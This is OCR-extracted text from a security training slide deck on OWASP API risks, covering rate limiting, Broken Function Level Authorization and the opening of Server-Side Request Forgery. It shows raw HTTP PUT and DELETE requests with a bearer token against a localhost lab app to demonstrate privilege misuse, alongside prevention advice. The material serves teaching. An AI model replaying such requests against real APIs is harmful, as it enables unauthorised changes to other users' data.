- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.

© 2023 Secure D Center Co., Ltd.

API5: Broken Function Level Authorization

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API5: Broken Function Level Authorization (What ?)

❑ Broken function level authorization (BFLA) is a vulnerability where a user of one role or group is able to access the API functionality of another role or group. API providers will often have different roles for different types of accounts, such as public users, merchants, partners, administrators, and so on.

❑ BFLA is present if you are able to use the functionality of another privilege level or group.


❑ BFLA is similar to BOLA, except instead of an authorization problem involving accessing resources, it is an authorization problem for performing actions.

❑ If an API has different privilege levels or roles, it may use different endpoints to perform privileged actions. For example, a bank may use the ***`/{user}/account/balance`*** endpoint for a user wishing to access their account information and the ***`/admin/account/{user}`*** endpoint for an administrator wishing to access user account information.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



localhost:8888/my-profile

Good Morning, victim donhack!

Your Profile

Name : victim donhack

Email : victim01@mail.com


Phone No. : 0900000000


My Personal Video Max File Size: 10MB

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)






Your Profile

Name: victim donhack

Email: victim01@mail.com

Phone No.: 0900000000

My Personal Video Max File Size: 10MB




```
PUT /identity/api/v2/user/videos/30
HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/my-profile
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMU
BtYWlsLmNvbSIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxN
jc5NjMxNjg2LCJleHAiOjE2ODAyMzY0ODZ9.DymwkL2
FM52oPPhM4pYRgWv6nIYQt0A8rk5sY6YL1EgrxxTuPn
IgtFFD_-k_YQ8hbfsnxZkpEtUQUyLp_h3Pwe_UB87WP
C6aMeHf0F6Lqj1VwCr6-paLMk8d-2MYu_QRrrfZ6948
L8j-3FD_o0VVqLNi-gWF8fJMLujTfXlGfSb8bqFP3SO
sle8x5dj3fYdXvXSH_UHrmuYxBayj1_G0nOyXg6yGQb
H9FJAPcrkLCrMDlIfuTdUOsAfm8SUPMiTBvDEvSCbgD
RN9lJfezoHlnNEE2vio7xFEb3gk6OA3iNxQfof4WWmR
JgDQlxTmCG_1CuzdFyaCuDWRHMB6vwUWTw
Content-Length: 22
Origin: http://localhost:8888
NT: 1
nnection: close
-Fetch-Dest: empty
etch-Mode: cors
etch-Site: same-origin

{"videoName":"Hacker"}
```

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Fri, 24 Mar 2023 05:16:57 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 63360

{"id":30,"video_name":"Hacker",
"conversion_params":"-v codec h264",
"profileVideo":
"data:image/jpeg;base64,AAAAFGZ0eXBxdCAgAAA
AAHF0ICAAAAAId2lkZQAAjnNtZGF0AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)




```
DELETE /identity/api/v2/user/videos/30
HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/my-profile
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMU
BtYWlsLmNvbSIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxN
jc5NjMxNjg2LCJleHAiOjE2ODAyMzY0ODZ9.DymwkL2
FM52oPPhM4pYRgWv6nIYQt0A8rk5sY6YL1EgrxxTuPn
IgtFFD_-k_YQ8hbfsnxZkpEtUQUyLp_h3Pwe_UB87WP
C6aMeHf0F6Lqj1VwCr6-paLMk8d-2MYu_QRrrfZ6948
L8j-3FD_o0VVqLNi-gWF8fJMLujTfXlGfSb8bqFP3SO
sle8x5dj3fYdXvXSH_UHrmuYxBayj1_G0nOyXg6yGQb
H9FJAPcrkLCrMDlIfuTdUOsAfm8SUPMiTBvDEvSCbgD
RN9lJfezoHlnNEE2vio7xFEb3gk6OA3iNxQfof4WWmR
JgDQlxTmCG_1CuzdFyaCuDWRHMB6vwUWTw
Content-Length: 22
Origin: http://localhost:8888
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "videoName":"Hacker"
}
```

```
HTTP/1.1 404
Server: openresty/1.17.8.2
Date: Fri, 24 Mar 2023 05:30:52 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 81

{
  "message":
  "This is an admin function. Try to access
   the admin API",
  "status":403
}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



Your Profile

Name: victim donhack

Email: victim01@mail.com

Phone No.: 0900000000

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- https://owasp.org/www-community/Access_Control
- https://owasp.org/www-community/attacks/Forced_browsing

API Vulnerabilities

API5: Broken Function Level Authorization

❑ **Prevention:**

- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.

- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.

- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.

- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.

© 2023 Secure D Center Co., Ltd.

API6: Server-Side Request Forgery

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API6: Server-Side Request Forgery (What ?)

❑ **Server-Side Request Forgery (SSRF)** is a vulnerability that allows an attacker to use an application's server-side functions to read or update internal resources.

❑ To exploit this vulnerability, an attacker inserts a URL into an input field to direct the server to access or send data to the specified URL. Upon receiving the URL, the server sends a request to that URL, using its own interface (IP) to make the request.


❑ This allows the attacker to access internal resources that are otherwise protected from external access.

❑ Typically, SSRF is used to scan internal ports or extract data from within the network.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API6: Server-Side Request Forgery (What ?)



POST /vuln/img/upload

